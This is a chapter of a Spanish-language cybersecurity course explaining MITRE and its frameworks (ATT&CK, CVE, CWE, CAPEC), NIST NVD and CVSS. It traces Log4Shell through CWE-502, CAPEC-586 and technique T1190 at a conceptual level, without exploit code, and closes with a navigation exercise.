

curso “Experto en Ciberseguridad de Redes y Sistemas”

TEMAS

1. Fingerprinting
2. Footprinting
3. IDSs - Snort
4. Nessus
5. Firewalls
6. SGSI
7. Antiphishing
8. **MITRE**
9. Red Team y Blue Team
10. Principales procesos de Seguridad



MITRE

8.1. MITRE: Presentación

MITRE ATT&CK desde CERO: CVE, CWE, CAPEC y T1190 en acción en nuestro ciclo “Aprendiendo Ciberseguridad paso a paso”.


En este primer tema del nuevo ciclo MITRE aprenderás:

- Qué es MITRE y su historia.
- Cómo se conectan ATT&CK, CVE, CWE y CAPEC.
- Presentación del primer ejercicio práctico: en 4 pasos detectamos una vulnerabilidad, la enlazamos con la técnica T1190 (Exploit Public-Facing Application), su relación con la CWE-502 (Deserialización insegura) y finalmente el CAPEC-586 (Inyección de datos maliciosos).
- Cómo todo esto se integra con NIST NVD y el CVSS de FIRST para evaluar el impacto y la criticidad.

Este es el comienzo de una serie única en YouTube, donde explicamos MITRE con un nivel de detalle que no encontrarás en otro lugar.

¿Qué es MITRE?

MITRE es una organización sin fines de lucro que provee recursos vitales para entender las amenazas y vulnerabilidades que enfrentan los sistemas hoy en día. Su proyecto inicial fue el **SAGE** (Semi-Automatic Ground Environment), que se trató del primer sistema conectado de defensa aérea de EEUU y estaba compuesto por grandes ordenadores y redes que tenían el fin de coordinar los datos de las estaciones de radar. Esta organización, todavía existe en la actualidad, pero ahora se denomina **MITRE**.



En 2014 crearon el único centro de I+D de colaboración público-privada en EEUU dedicado en exclusiva a la **ciberseguridad**: el **National Cybersecurity FFRDC** (Federally Funded Research and Development Centers). Fruto de esta amplia experiencia, los equipos de MITRE desarrollaron **ATT&CK** (Adversarial Tactics, Techniques, and Common Knowledge), una herramienta que ahora es muy utilizada por toda la comunidad de expertos en ciberseguridad.

El nombre **MITRE** fue creado por **James McCormack Jr**, uno de los miembros originales del consejo de administración. Este nombre no es un acrónimo, aunque se pueden encontrar en Internet varias afirmaciones de que lo es (*Massachusetts Institute of Technology Research And Engineering o Massachusetts Institute of Technology Reject Engineers*), originalmente siempre en mayúsculas, MITRE comenzó a utilizar mayúsculas normales alrededor de la época de la escisión de Mitretek, pero ambas formas todavía se pueden encontrar ampliamente a partir de 2023.

En 2023, **Simon Garfinkel** para **MIT Technology Review** estudió cientos de documentos de archivo y no pudo determinar el origen del nombre de MITRE. **Howard Murphy**, historiador de la Universidad Estatal de Nueva York en Oneonta, fue citado en Technology Review diciendo que los fundadores de la empresa eligieron el nombre MITRE porque era la grafía francesa de la palabra inglesa “miter”, una unión suave de dos piezas.

Los contenidos de todo este capítulo están basado en nuestro artículo “**Curso práctico de MITRE**” que como siempre, podéis descargarlo gratuitamente de www.darFe.es en el menú “**Descargas**” → “**Artículos**”.



En este capítulo veremos cuatro pilares fundamentales de MITRE:

1. **MITRE ATT&CK** (*Adversarial Tactics, Techniques, and Common Knowledge*)— Matriz que organiza y clasifica todas las tácticas y técnicas que los adversarios usan en ataques reales. Lo veremos con muchos ejemplos prácticos, desde la ejecución remota hasta la exfiltración de datos.





2. **CVE (Common Vulnerabilities and Exposures)** — Listado oficial de vulnerabilidades con identificadores únicos, que te permiten saber exactamente qué fallas afectan a tus sistemas.

3. **CWE (Common Weakness Enumeration)** — Catálogo de debilidades comunes en software y hardware que causan esas vulnerabilidades.



4. **CAPEC (Common Attack Pattern Enumeration and Classification)** — Clasificación de patrones de ataque que usan los adversarios para explotar esas debilidades.



¿Por qué es importante esto?

Porque al comprender este ecosistema podemos anticipar ataques, detectar intrusiones y mejorar la seguridad de forma proactiva.

Durante el curso, además de teoría, vamos a realizar muchos ejercicios prácticos: búsquedas en bases de datos, simulaciones con la herramienta **Mitre Caldera**, scripting para detección de vulnerabilidades, análisis de casos reales y mucho más.

Al final, estarás listo para aplicar estas técnicas en cualquier entorno profesional.

Este conocimiento no solo te hará entender mejor el panorama de ciberseguridad, sino que te dará herramientas para analizar y defender sistemas en la vida real.

MITRE y su ecosistema

MITRE Corporation opera centros de investigación y desarrollo financiados por el gobierno de los Estados Unidos (**FFRDCs: Federally funded research and development centers**). Su misión es resolver problemas complejos de interés público, especialmente en áreas como:

- Defensa
- Seguridad nacional
- Salud
- Ciberseguridad

En ciberseguridad, MITRE desarrolla modelos, bases de conocimiento, marcos de ataque y defensa, y clasificaciones que son de uso libre y ampliamente adoptadas por gobiernos, empresas e investigadores.

Componentes principales

Iniciativa	Enlace	Propósito
MITRE ATT&CK	attack.mitre.org	Base de conocimiento de tácticas y técnicas utilizadas por adversarios reales.

Iniciativa	Enlace	Propósito
CVE (Common Vulnerabilities and Exposures)	cve.mitre.org	Registro público de vulnerabilidades conocidas.
CWE (Common Weakness Enumeration)	cwe.mitre.org	Clasificación de debilidades en software que pueden causar vulnerabilidades.
CAPEC (Common Attack Pattern Enumeration and Classification)	capec.mitre.org	Catálogo de patrones de ataque utilizados por adversarios.

Algunos enlaces de interés

A continuación se presentan una serie de enlaces más directos hacia las diferentes páginas con las que trabajaremos durante todo este ciclo.

<https://www.mitre.org> → OUR R&D CENTERS

<https://www.mitre.org/our-impact/rd-centers> → OUR FFRDCs

federally funded research and development centers (FFRDCs)

<https://www.mitre.org/our-impact/rd-centers/national-cybersecurity-ffrdc>

CYBER OPERATIONS AND EFFECTS INNOVATION CENTER

<https://www.mitre.org/our-impact/mitre-labs/cyber-operations-and-effects-innovation-center>

RESOURCES

MITRE ATT&CK

<https://attack.mitre.org>

Common Vulnerabilities and Exposures

<https://cve.mitre.org>

Common Weakness Enumeration

<https://cwe.mitre.org>

Common Attack Pattern Enumeration and Classification

<https://capec.mitre.org>

<https://www.mitre.org/our-impact/rd-centers/national-cybersecurity-ffrdc>

Abajo de todo: CYBER SOLUTIONS INNOVATION CENTER → EXPLORE CYBER SOLUTIONS

<https://www.mitre.org/our-impact/mitre-labs/cyber-solutions-innovation-center>

RESOURCES

Common Vulnerabilities and Exposures

<https://cve.mitre.org>

Common Weakness Enumeration

<https://cwe.mitre.org>

Common Attack Pattern Enumeration and Classification

<https://capec.mitre.org>

También se puede llegar desde:

<https://www.mitre.org> → Cybersecurity → Learn More

MITRE LABS: <https://www.mitre.org/our-impact/mitre-labs>

CYBER INFRASTRUCTURE PROTECTION INNOVATION CENTER

<https://www.mitre.org/our-impact/mitre-labs/cyber-infrastructure-protection-innovation-center>

CYBER OPERATIONS AND EFFECTS INNOVATION CENTER

<https://www.mitre.org/our-impact/mitre-labs/cyber-operations-and-effects-innovation-center>

RESOURCES

MITRE ATT&CK

<https://attack.mitre.org>

Common Vulnerabilities and Exposures

<https://cve.mitre.org> (hoy: <https://www.cve.org>)

Common Weakness Enumeration

<https://cwe.mitre.org>

Common Attack Pattern Enumeration and Classification

<https://capec.mitre.org>

Si deseas profundizar más aún en todos sus centros de investigación, aquí abajo os dejamos todos los enlaces:

<https://www.mitre.org/our-impact/mitre-labs>

- [Artificial Intelligence and Autonomy Innovation Center](#)
- [Cost, Acquisition, and Management Sciences Center](#)
- [Cross-Cutting Urgent Innovation Cell](#)
- [Cyber Infrastructure Protection Innovation Center](#)
- [Cyber Operations and Effects Innovation Center](#)
- [Cyber Solutions Innovation Center](#)
- [Electronic Systems Innovation Center](#)

- [Emerging Technology Innovation Center](#)
- [Enterprise Strategy and Transformation Innovation Center](#)
- [Health and Society Innovation Center](#)
- [Infrastructure and Networking Innovation Center](#)
- [Integrated Systems Innovation Center](#)
- [Modeling and Analysis Innovation Center](#)
- [Software Engineering Innovation Center](#)
- [Systems Engineering Innovation Center](#)

Luego de toda esta teoría, se presenta una metodología de trabajo por pasos, que es mejor verla directamente desde el video 161 **(Obligatorio)**.

 **MITRE: Presentación - Charla 161 - Aprendiendo Ciberseguridad paso a paso**

<https://youtu.be/jClG041RReI>



8.2. MITRE: Secuencia de pasos

Cómo se relacionan las partes de esta ecosistema?

Para entenderlo mejor, veamos un ejemplo en **cuatro pasos** encadenado MITRE ATT&CK, CVE, CWE y CAPEC.


Paso 1. Un atacante explota una **vulnerabilidad** conocida:

🔗 CVE-2021-44228 (Log4Shell): <https://www.cve.org/CVERecord?id=CVE-2021-44228>

Descubrimos que un atacante ha podido controlar los parámetros de los mensajes de registro y ejecutado código arbitrario en nuestro servidor LDAP. Investigando, vemos que puede tener relación con esta **CVE-2021-44228**.

Si abrimos la misma desde el enlace de arriba, lo primero que nos indica es que se trata de un problema de **Apache**, en concreto relacionado con **Log4j2**, y que afecta a las versiones: **2.0-beta9** hasta **2.15.0** (excluyendo las versiones de seguridad 2.12.2, 2.12.3 y 2.3.1).

Si buscamos en Google por **Apache Log4j2** nos indica que: *“Apache Log4j 2 se erige como uno de los marcos de trabajo de registro más potentes y versátiles disponibles para aplicaciones Java. Como sucesor del ampliamente utilizado Log4j, este marco de trabajo completamente reescrito aborda los*



The screenshot shows the CVE-2021-44228 record page. It includes the title "Apache Log4j2 JNDI Features Do Not Protect Against Attacker Controlled LDAP And Other JNDI Related Endpoints", a description of the vulnerability, and a list of affected versions. The "CWE" section is highlighted, showing "CWE-502: Deserialization of Untrusted Data" as the primary weakness.

problemas de rendimiento, las limitaciones arquitectónicas y las vulnerabilidades de seguridad que plagaban las versiones anteriores”.

Si analizamos el contenido de esta CVE, vemos que está relacionado con 3 **CWE**, la primera de ellas es **CWE-502**. Por lo que, para seguir investigando el tema, nos dirigimos a la misma.

NOTA: Más adelante, en este mismo punto, desarrollaremos la relación de CVE con **NIST**. No quisimos hacerlo en este párrafo para no desviarnos de la secuencia de análisis dentro de MITRE, pero no te pierdas esta relación, más adelante pues es fundamental.




Paso 2. Esa vulnerabilidad se debe a una **debilidad de software**:

👉 **CWE-502:** Deserialization of Untrusted Data: <https://cwe.mitre.org/data/definitions/502.html>

Si abrimos esta CWE, lo primero que vemos en su Descripción es que: “El producto deserializa datos no fiables sin garantizar suficientemente que los datos resultantes serán válidos”. (recuadrado en verde).

Si nuevamente consultamos en Google, de qué se trata esto, nos dice que: “La deserialización de datos no fiables, también conocida como deserialización insegura, ocurre cuando una aplicación web permite que datos serializados, provenientes de fuentes no confiables, sean deserializados y utilizados. Esto puede permitir que atacantes inyecten código malicioso o manipulen el comportamiento de la aplicación, llevando a la ejecución remota de código, robo de datos o incluso el control total del sistema”.



En concreto, esto es lo que nos está sucediendo. Dicho sea de paso, el dibujo sencillo que nos muestra la CWE al lado de la descripción, es bastante representativo.

Con este breve análisis, estamos empezando a comprender cuál es la debilidad que tenemos en nuestra infraestructura.

Si prestamos atención en la parte inferior de esta CWE, nos indica que se relaciona con el patrón de ataque **CAPEC-586** (recuadrado en rojo). Recordemos que CAPEC quiere decir: “Common Attack Pattern Enumeration and Classification”, por lo que para seguir comprendiendo el problema, pasemos a analizar este patrón de ataque que puede haber empleado este intruso.


Paso 3. El atacante utiliza un patrón de ataque:

👉 **CAPEC-586:** Object Injection

Nos vamos a: <https://capec.mitre.org>. Desde allí, en la ventana “search” colocamos **586** (recuadrado en rojo en la imagen de arriba).



Se nos abrirá la ventana que presentamos en la imagen que sigue.



CAPEC-586: Object Injection
Attack Pattern ID: 586
Abstraction: Meta

View customized information: ☐ Conceptual ☐ Operational ☐ Mapping-Friendly ☒ Complete

Description
An adversary attempts to exploit an application by injecting additional, malicious content during its processing of serialized objects. Developers leverage serialization in order to convert data or state into a static, binary format for saving to disk or transferring over a network. These objects are then deserialized when needed to recover the data/state. By injecting a malformed object into a vulnerable application, an adversary can potentially compromise the application by manipulating the deserialization process. This can result in a number of unwanted outcomes, including remote code execution.

Likelihood Of Attack
Medium

Typical Severity
High

Relationships

View Name	Top Level Categories
Domains of Attack	Software
Mechanisms of Attack	Inject Unexpected Items

Prerequisites
The target application must unserialize data before validation.

Consequences

Scope	Impact	Likelihood
Availability	Resource Consumption	
Integrity	Modify Data	
Authorization	Execute Unauthorized Commands	

Mitigations
Implementation: Validate object before deserialization process.
Design: Limit which types can be deserialized.
Implementation: Avoid having unnecessary types or gadgets available that can be leveraged for malicious ends. Use an allowlist of acceptable classes.
Implementation: Keep session state on the server, when possible.

Related Weaknesses

CWE-ID	Weakness Name
502	Deserialization of Untrusted Data

References
[REF-468] "Deserialization of Untrusted Data". OWASP. 2017-01.

Content History

En la descripción (recuadrada en verde en la imagen de arriba), nos indica que: “Un adversario intenta explotar una aplicación inyectando contenido malicioso adicional durante el procesamiento de objetos serializados. Los desarrolladores utilizan la serialización para convertir datos o estados en un formato binario estático para guardarlos en disco o transferirlos a través de una red. Estos objetos se deserializan cuando es necesario recuperar los datos o el estado. Al inyectar un objeto malformado en una aplicación vulnerable, un adversario puede potencialmente comprometer la aplicación manipulando el proceso de deserialización. Esto puede dar lugar a una serie de resultados no deseados, incluyendo la ejecución remota de código”.


Nos indica también que su probabilidad de ataque (*Likelihood Of Attack*) es “Media” y su severidad es “Alta” (*High*).

Al final de la imagen anterior, hemos resaltado en azul un dato muy importante: [REF-468] "Deserialization of Untrusted Data". **OWASP**. 2017-01.

OWASP (*Open Web Application Security Project*), es una organización sin ánimo de lucro dedicada a mejorar la seguridad del software. Su objetivo principal es proporcionar recursos, herramientas y guías para ayudar a desarrolladores y organizaciones a crear aplicaciones web más seguras.

Si nos vamos a Web: <https://owasp.org>

Y buscamos por: "Deserialization of Untrusted Data", recuadrado en rojo, en la imagen de la derecha.



OWASP PROJECTS CHAPTERS EVENTS ABOUT

Deserialization of untrusted data

NVD Categorization

CWE-502: Deserialization of Untrusted Data: The application deserializes untrusted data without sufficiently verifying that the resulting data will be valid.

Description
Data which is untrusted cannot be trusted to be well formed. Malformed data or unexpected data could be used to abuse application logic, deny service, or execute arbitrary code, when deserialized.

Consequences

- Availability: The logic of deserialization could be abused to create recursive object graphs or never provide data expected to terminate reading.
- Authorization: Potentially code could make assumptions that information in the deserialized object about the data is valid. Functions which make this dangerous assumption could be exploited.
- Access control (function processing): malicious objects can abuse the logic of custom deserializers in order to affect code execution.

Exposure period

- Requirements specification: A deserialization library could be used which provides a cryptographic framework to seal serialized data.
- Implementation: Not using the safe deserialization/serializing data features of a language can create data



OWASP PROJECTS CHAPTERS EVENTS ABOUT

Explore the world of cyber security

Driven by volunteers, OWASP resources are accessible for everyone.

Deserialization of Untrusted Data


Nos sigue ampliando el detalle de esta vulnerabilidad. A su vez, vemos que la primera línea nos habla de “**NVD Categorization**”, donde **NVD** viene de “National Vulnerability Database, del NIST” que, reiteramos, lo desarrollaremos unas páginas más abajo. En este punto también, nos hace referencia a la CWE-502, que acabamos de presentar.

Paso 4. Y ejecuta una **técnica** de una matriz MITRE ATT&CK:


👉 T1190: Exploit Public-Facing Application (parte de Initial Access)

En nuestro caso concreto, el camino más sencillo que solemos seguir, es buscar por el tipo de vulnerabilidad que venimos estudiando desde el paso 1, la cual es **“Log4j”**. Por lo tanto nos vamos a MITRE ATT&CK: <https://attack.mitre.org>

Y en la ventana **“Search”** colocamos: **Log4j**, tal cual hemos resaltado en rojo en la imagen de la derecha.



Ahora, prestad mucha atención!!!, la búsqueda nos presenta diferentes opciones, la primera relacionada a Panda, la segunda a Cinnamon, la cuarta Active Scanning... pero la tercera nos dice claramente **“Exploit Public-Facing Application”**, es decir: **“Explotar una aplicación de cara al público”**, que es exactamente lo que nos ha sucedido en este Apache. En este caso, todo indica que es la que más se ajusta a todo nuestro análisis, por lo que nos decantamos por esta misma, que es la **“Technique T1190 – Enterprise”**. Este mensaje nos indica que se trata de la matriz de **empresa (Enterprise)** y de la Técnica: **T1190**.



Si seleccionamos (hacemos **“click”**) en esta misma, se nos desplegará la imagen que se presenta a la izquierda.

Sobre la arquitectura que nos presenta MITRE ATT&CK seguiremos profundizando en el capítulo 2, pero por ahora solo nos interesa saber que estamos en la:

- Matriz de Empresa (Enterprise)
- Táctica de Acceso Inicial (Initial Access)
- Técnica de Explotar una aplicación de cara al público, (Exploit Public-Facing Application)

Esta Técnica de **Explotar una aplicación de cara al público**, (Exploit Public-Facing Application), si avanzamos para profundizar en ella, nos presenta:

Procedure Examples		
ID	Name	Description
G1030	Agilus	Agilus exploits public-facing applications for initial access to victim environments. Examples include widespread attempts to exploit CVE-2018-13379 in FortiOS devices and SQL injection activity. ^{[7][8]}
G0807	APT28	APT28 has used a variety of public exploits, including CVE-2020-0688 and CVE-2020-17144, to gain execution on vulnerable Microsoft Exchange; they have also conducted SQL injection attacks against external websites. ^{[7][8][9]}
G0016	APT29	APT29 has exploited CVE-2019-19781 for Citrix, CVE-2019-11510 for Pulse Secure VPNs, CVE-2018-13379 for FortiGate VPNs, and CVE-2019-9670 in Zimbra software to gain access. ^{[7][10]}
G0807	APT39	APT39 has used SQL injection for initial compromise. ^{[7][11]}

Varios ejemplos de procedimientos que pueden emplearse para aprovechar esta vulnerabilidad.

MITRE ATT&CK		
TECHNIQUES	Matrices	Tactics
Enterprise	Tactics	Techniques
Reconnaissance	Techniques	Defenses
Resource Development	Defenses	CTI
Initial Access	CTI	Resources
Content Injection	Resources	Benefactors
Drive-by Compromise	Benefactors	Blog
Exploit Public-Facing Application	Blog	
External Remote Services		
Hardware Additions		
Phishing		
Replication Through Removable Media		

Medias y herramientas que podemos emplear para detectar intentos de explotación de esta vulnerabilidad.

MITRE ATT&CK		
TECHNIQUES	Matrices	Tactics
Enterprise	Tactics	Techniques
Reconnaissance	Techniques	Defenses
Resource Development	Defenses	CTI
Initial Access	CTI	Resources
Content Injection	Resources	Benefactors
Drive-by Compromise	Benefactors	Blog
Exploit Public-Facing Application	Blog	
External Remote Services		
Hardware Additions		
Phishing		
Replication Through Removable Media		
Supply Chain Compromise		
Trusted Relationship		
Valid Accounts		

Diferentes medidas que podemos adoptar para mitigarla.

MITRE ATT&CK		
TECHNIQUES	Matrices	Tactics
Enterprise	Tactics	Techniques
Reconnaissance	Techniques	Defenses
Resource Development	Defenses	CTI
Initial Access	CTI	Resources
Content Injection	Resources	Benefactors
Drive-by Compromise	Benefactors	Blog
Exploit Public-Facing Application	Blog	
External Remote Services		
Hardware Additions		
Phishing		
Replication Through Removable Media		
Supply Chain Compromise		
Trusted Relationship		
Valid Accounts		

Muchas referencias, para analizar el tema hasta el nivel de detalle que deseemos. Por ejemplo, esta técnica ID: T1190, que estamos analizando posee 114 referencias, como para que podamos dedicarle varias jornadas si lo deseamos.

En resumen, en estos **cuatro pasos** hemos visto de forma práctica y con ejemplos, los cuatro pilares de MITRE.

Paso 1:  **CVE con CVE-2021-44228 (Log4Shell)**

Paso 2:  **CWE con CWE-502 Deserialization of Untrusted Data**

Paso 3:  **CAPEC con CAPEC-586: Object Injection**

Paso 4:  **MITRE ATT&CK con la técnica T1190: Exploit Public-Facing Application (parte de Initial Access)**

El desarrollo de este tema lo desarrollamos en detalle en el video 162 **(Obligatorio)**.

 **MITRE: Secuencia de pasos - Charla 162 - Aprendiendo Ciberseguridad paso a paso**

<https://youtu.be/ZuY-dHraFUM>



8.3. MITRE: conexión con NISTNVD y CVSS

NIST NVD (National Vulnerability Database)

En el **Paso 1:** nos quedó pendiente el desarrollo de **NIST NVD**.

El **NIST** (*National Institute of Standards and Technology*) o, Instituto Nacional de Estándares y Tecnología, es una agencia no reguladora del Departamento de Comercio de los Estados Unidos de Norte América. Su función principal es promover la innovación y la competitividad industrial a través de avances en la ciencia de la medición, normas y tecnología. Además, el NIST desarrolla estándares, directrices y marcos de referencia, como el Marco de Ciberseguridad del NIST, para ayudar a las organizaciones a gestionar y reducir sus riesgos de ciberseguridad.

La Base de Datos Nacional de Vulnerabilidades (**NVD**) del NIST es un repositorio público del gobierno de EEUU que contiene información estandarizada sobre vulnerabilidades de seguridad informática y sirve como una fuente centralizada para la gestión de vulnerabilidades, la medición de la seguridad y el cumplimiento normativo.

La relación entre el **NVD** y **CVE** es que el primero es el repositorio oficial del gobierno estadounidense para las vulnerabilidades identificadas por las CVE. NVD utiliza las CVE como base para enriquecer la información con detalles adicionales sobre cada vulnerabilidad, como su gravedad (usando **CVSS**), tipos de debilidades (usando **CWE**).

En resumen, las **CVE** son identificadores únicos para vulnerabilidades conocidas, mientras que el **NVD** es una base de datos que proporciona información detallada y enriquecida sobre esas vulnerabilidades, utilizando las CVE como punto de partida.

CVSS (Common Vulnerability Scoring System) o Sistema Común de Puntuación de Vulnerabilidades, es un estándar abierto para evaluar la gravedad de las vulnerabilidades de seguridad en sistemas informáticos. CVSS permite asignar una puntuación numérica a una vulnerabilidad, lo que ayuda a priorizar los esfuerzos de mitigación. Se encuentra bajo la custodia de **FIRST** (*Forum of Incident Response and Security Teams*), pero se trata de un estándar completamente abierto, por lo que puede ser utilizado libremente.

En resumen, CVSS es una herramienta libre y gratuita para evaluar la gravedad de las vulnerabilidades y priorizar su mitigación.


CVSS proporciona un lenguaje común para discutir y comunicar el riesgo de seguridad.

El sistema CVSS se basa en un conjunto de métricas que se agrupan en cuatro categorías: base, temporal, de entorno y suplementarias. Estas métricas se combinan para calcular una puntuación numérica que indica la gravedad de la vulnerabilidad. La última versión de CVSS es la 4.0, lanzada en 2022.

En otras palabras, **CVE** es una lista de vulnerabilidades, mientras que **CVSS** es una herramienta para evaluar el riesgo asociado a esas vulnerabilidades.

Volviendo al **NIST NVD**, su página Web es:

<https://nvd.nist.gov>, si nos vamos a ella podemos ver que ya tiene en su home page el enlace con CVSS (**verde**).



Si

deseamos relacionarla con la CVE que estuvimos analizando en el paso 1, podemos seleccionar la opción “Search” (**rojo**) del menú de la izquierda, y nos mostrará el botón de CVE (**azul**):



El desarrollo de este tema lo desarrollamos en detalle en el video 163 (**Obligatorio**).

 **MITRE: conexión con NISTNVD y CVSS** - Charla 163 - Aprendiendo Ciberseguridad paso a paso

<https://youtu.be/xwAoOTLNLM>



8.4. MITRE: Ejercicio 01 (Práctica)

En este tema, nos dedicaremos a realizar ejercicios.

➡ **PRÁCTICA 1 PARA EL HOGAR: Explorar el ecosistema MITRE**

Objetivo: Navegar y familiarizarse con cada una de las plataformas.

📁 **Parte 1: Navegación guiada**

1. Accede a los siguientes sitios:

- <https://attack.mitre.org>
- <https://cve.mitre.org>
- <https://cwe.mitre.org>
- <https://capec.mitre.org>

2. Contesta:

- ¿Cuál de los cuatro sitios te parece más orientado a desarrolladores?
- ¿Cuál te muestra matrices visuales y tácticas?
- ¿Dónde puedes buscar ataques de phishing?

📁 **Parte 2: Ejercicio práctico**

Caso práctico: Ahora practica tu con **Log4Shell** (o si lo deseas con cualquier otro)

1. Busca en [CVE.mitre.org](https://cve.mitre.org) el ID CVE-2021-44228.
 - ¿Qué productos están afectados?
 - ¿Cuál es la puntuación de severidad?
2. Busca el CWE relacionado (pista: usa [Google] con: CVE-2021-44228 site:cwe.mitre.org)
 - ¿Cuál es el ID CWE asociado?
 - ¿Qué significa esa debilidad?
3. Busca un CAPEC que tenga relación con inyecciones en parámetros o deserialización.
 - ¿Qué patrón CAPEC representa este comportamiento?
4. Accede a [MITRE ATT&CK](https://attack.mitre.org) y localiza la técnica **T1190**.
 - ¿A qué táctica pertenece?
 - ¿Qué medidas de mitigación propone?

Como veréis en nuestro artículo “**Curso práctico de MITRE**”, que podéis descargar gratuitamente en www.darFe.es, en el menú “Descargas” → “Artículos”, en el mismo se presentan una serie de ejercicios más, os recomendamos que no dejéis de hacerlos para ir mejorando vuestra capacitación.

El desarrollo de este tema lo desarrollamos en detalle en el video 164 **(Obligatorio)**.

 **MITRE: Ejercicio 01 (Práctica) - Charla 164** - Aprendiendo Ciberseguridad paso a paso

<https://youtu.be/fpj9Ix8JKk>



8.5. MITRE: Comprendiendo las Tácticas de ATT&CK

<https://attack.mitre.org>

